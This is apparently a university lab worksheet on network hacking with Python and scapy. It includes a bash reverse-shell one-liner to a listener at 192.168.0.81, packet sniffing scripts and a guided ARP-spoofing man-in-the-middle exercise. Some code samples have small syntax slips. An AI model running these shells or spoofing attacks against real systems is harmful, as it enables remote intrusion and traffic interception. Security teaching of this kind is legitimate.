Practicals°2: Hacks in python and scapy framework

Nota: be sure that **scapy** or **kamene** (Python 3) framework is already installed (`https:// scapy.net`) on your computer.

1. Reverse TCP Shell

What is a reverse shell? Usually, when you make a TCP/IP connection between two computers, there is from one side a server handling the connection, and from the other a client making the connection.

When you connect to your machine using **ssh** service for example, **you** (CLIENT) are controlling the **remote machine** (SERVER). Making a reverse shell allows the SERVER to control the CLIENT (cf. Figure 1).




Figure 1 – Normal vs reverse shell

Now you may wonder what is the point of doing this. it can be actually very useful. For example, you want to help a friend. He doesn't have a server with all the port forwarding etc, so you can't connect to his machine. Not as ethical as the first reason, but still works! You're an evil guy, you want to hack a machine, you can use a reverse shell.

Let's do it!

Imagine 2 machines: PiDeux1 (**client**) and PiDeux2 (**server**).


We are going to use **netcat** on the server side (PiDeux2). **netcat** is a networking utility used for reading or writing from TCP and UDP sockets.

First, we are going to listen for incoming connection using **netcat:**

```
# syntax is: nc -l -vv -p <PORT>

# -l : listen (server mode)

# -vv : verbose mode (get outputs from nc)

# -p : the port used for the server. Unless you and the client are on the same network, you have to make a port forwarding to your machine

# the command is:
```

```
nc -l -vv -p 1111
```

Once the command is started, you should have something like this:




Now, go to the client (PiDeux1 machine). We are going to redirect the standard input/output/error of the client bash to the server. This is how we do it:

```
# syntax is: bash -i &> /dev/tcp/<IP>/<PORT> 0>&1
# bash -i : interactive bash
# &> /dev/tcp/<IP>/<PORT> : redirects the standard output (1) and error (2) of the bash to the server
# 0>&1 : link the standard input (0) of the bash to the output (1)
# <IP> and <PORT> are the ip of the server and the port on which you started it
# for me it would be:
bash -i &> /dev/tcp/192.168.0.81/1111 0>&1
```

If you want to know more about the redirection operators, see `http://www.catonmat.net/blog/bash-one-liners-explained-part-three/`

And then, here is the result:



We can now control the **PiDeux1** machine from **PiDeux2** machine ☺

That's also possible to do the same stuff with Python language.
Download code from
`https://github.com/truillet/ups/blob/master/m1csa/Code/Reverse_Shell.zip`
and try it!

Modify the code to be able to do advanced stuff such as be able to come back again.

2. scapy

scapy is a **Python module** that allows the user to forge, receive, send, and manipulate network packets quite simply. In order to run **scapy**, use the command **scapy** in the terminal. You enter next in the Python environment. You can then start building and manipulating packets. When forging packets.

it is not required to follow the layer architecture of the OSI model. You don't have to build the packets from scratch, specifying each detail in each layer. When you do not precise some parameters, **scapy** will fill them with default values. If you omit some addresses (IP or MAC) that the module is not able to determine, it will use broadcast addresses

You can find some doc here: `https://media.readthedocs.org/pdf/scapy/latest/scapy.pdf` and a cheat sheet here:

`https://blogs.sans.org/pen-testing/files/2016/04/ScapyCheatSheet_v0.2.pdf` or on The very unofficial Dummies guide to scapy (`https://theitgeekchronicles.files.wordpress.com/2012/05/scapyguide1.pdf`)

You can also find more information about **scapy** on the official webpage.

2.1 Link layer

To build an Ethernet frame, you can use the following command:

`frame = Ether(src=MACS,dst=MACD)` where **MACS** is the source MAC address, and **MACD** is the destination MAC address.

In the case of an ARP reply:

`frame = ARP(op=2,psrc=IPS,hwsrc=MACS,pdst=IPD,hwdst=MACD)` where **op=2** means it is an ARP response, **IPS** is the source IP address, **MACS** is the source MAC address, **IPD** is the destination IP address and **MACD** is the destination MAC address.

2.2 Network layer

To build an IP packet, use:

`packet = IP(src=IPS,dst=IPD)` where **IPS** is the source IP address, and **IPD** is the destination IP address.

For ICMP messages, use: `packet = ICMP(type=T,code=C)` where **T** is the type and **C** the code of the ICMP message.

2.3 Transport layer

To build a TCP or UDP packet, use:

```
datagram = TCP(src=IPS,sport=SP,dst=IPD,dport=DP)
datagram = UDP(src=IPS,sport=SP,dst=IPD,dport=DP)
```

where **IPS** is the source IP address, **SP** is the source port, **IPD** is the destination IP address, and **DP** is the destination port.

2.4 Packet sending

To send a packet, you can use `sendp(pkt)`.

If you need to send multiple time the same packet, use a loop: **`sendp(p,loop=1,inter=X)`** where **loop=1** means that **scapy** must loop forever and **X** is the number of packets sent per second.

2.5 Exercises

2.5.1 Sniff packets

To begin, write the basic Python script to sniff for packets:

```
#!/usr/bin/env

python from scapy.all import *

a=sniff(count=10)

a.nsummary()
```

This will sniff for 10 packets and as soon as 10 packets have sniffed, it will print a summary of the 10 packets that were discovered. Try the code.

2.5.2 send and receive packets

The following script will allow to send packets at different levels:

```
#!/usr/bin/env python

from scapy.all import *

send(IP(dst="1.2.3.4")/ICMP())

sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth0")
```

The two main lines of code feature different sending functions. **`send()`** is used to send packets at the 3rd protocol layer, whereas **`sendp()`** is used to send packets at the 2nd protocol layer.
The difference is very important as some packets, such as ICMP are specific to certain layers, and it is up to us to know which packets can be used at which layer.

scapy also has an array of commands for sending and receiving packets at the same time, which can be used in a python script as follows:

```
#!/usr/bin/env python
from scapy.all import *
ans,unans=sr(IP(dst="192.168.0.130",ttl=5)/ICMP()
ans.nsummary()
unans.nsummary()
p=sr1(IP(dst="192.168.0.130")/ICMP()/"XXXXXX")
p.show()
```

The `sr()` function is for sending packets and receiving answers, which returns a couple of packets with answers, and also the unanswered packets which can be displayed as shown above. The function `sr1()` is a variant that only returns on packet that answered the packet that was sent. `sr()` and `sr1()` are for layer 3 packets only. If you wish to send and receive layer 2 packets, you must use `srp()` or `srp1()`.

Create a python script that sends and receives layer 2 packets, and then displays the information related to packets sent and received.

2.5.3 Advanced Python scrpiting with scapy

Since we understand the basics of sniffing packets, sending packets and receiving packets within python scripts, we can now learn some more advanced scripting.

```
#!/usr/bin/env python
import sys from scapy.all
import sr1,IP,ICMP
p=sr1(IP(dst=sys.argv[1])/ICMP())
if p:
      p.show()
```

The previous script starts to introduce system arguments as an input. The `sys.argv[1]` as the destination address states that after executing the script, the first argument to follow the execution of the script will be used for the destination address, for example:

```
# ./scapysr.py 192.168.0.1
```

Using this, we now don't have to edit the source file every time we want to use a different IP address.

scapy can also make use of methods so that we can make entire programs dedicated to certain functions, such as the live sniffing of packets:

```
#!/usr/bin/env python
from scapy.all import *


def arp_monitor_callback(pkt):
      if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
            return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")


sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

This will create a live packet sniffer that will return any ARP requests that are seen on all interfaces. The entire method basically states that if a packet is both an ARP packet, and the operation of that packet is either who-has or is-at, then it will return a printed line stating the source MAC address and source IP address of that ARP packet. The method is applied to the sniff command using the `prn` function. Another important thing to notice is that `'store=0'` is applied to the sniff command as well, and this is so that **scapy** avoids storing all of the packets within its memory.

Create a packet sniffer that will return any http request.

2.5.4 ARP Scanner

There are a multitude of tools used to discover internal IP addresses.
Many of these tools use ARP, address resolution protocol, in order to find live internal hosts. If we could write a script using this protocol, we would be able to scan for hosts on a given network. This is where **scapy** and python come in, **scapy** has modules we can import into python, enabling us to construct some tools of our own, which is exactly what we'll be doing here.

Download the code from
`https://github.com/truillet/ups/blob/master/m1csa/Code/arpscan.py` and try it:

How many machines are connected on the local network? Next, find and display their MAC address

2.5.5 Build a Man-in-The-Middle Tool with scapy

Essentially, a man-in-the-middle attack is when an attacker places them self between two parties (cf. Figure 2). This passes all data through the attacking system which allows the attacker to view the victim's activity and perform some useful recon.




Figure 2 – Man in the Middle Attack

The first thing we'll do in this script is import all our needed modules...

```
from scapy.all import *
import sys
import os
import time
```

From the latest script, write a piece of code allowing user to choose a desired interface a victim and a router IP. At the end, you just have to add these lines

```
print "\n[*] Enabling IP Forwarding...\n"
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
```

Write a python function that returns a MAC address from an IP address (get_MAC(IP))

The next function to code is **reARP**. Once our attack is over, we need to re-assign the target's addresses so they know where to send their information properly. If we don't do this than it will be very obvious that something has happened.

```
def reARP():
      print "\n[*] Restoring Targets..."
      victimMAC = get_mac(victimIP)
      gateMAC = get_mac(gateIP)
      send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc = victimMAC, count = 7)
      send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc = gateMAC, count = 7)
      print "[*] Disabling IP Forwarding..."
      os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
      print "[*] Shutting Down..."
      sys.exit(1)
```

Then, you can write now the **trick(vm,gm)** function, the most important one. This function simply sends a single ARP reply to each of the targets telling them that we are the other target, placing ourselves in between them.

Finally, try to merge code and try to attack a victim in the local network!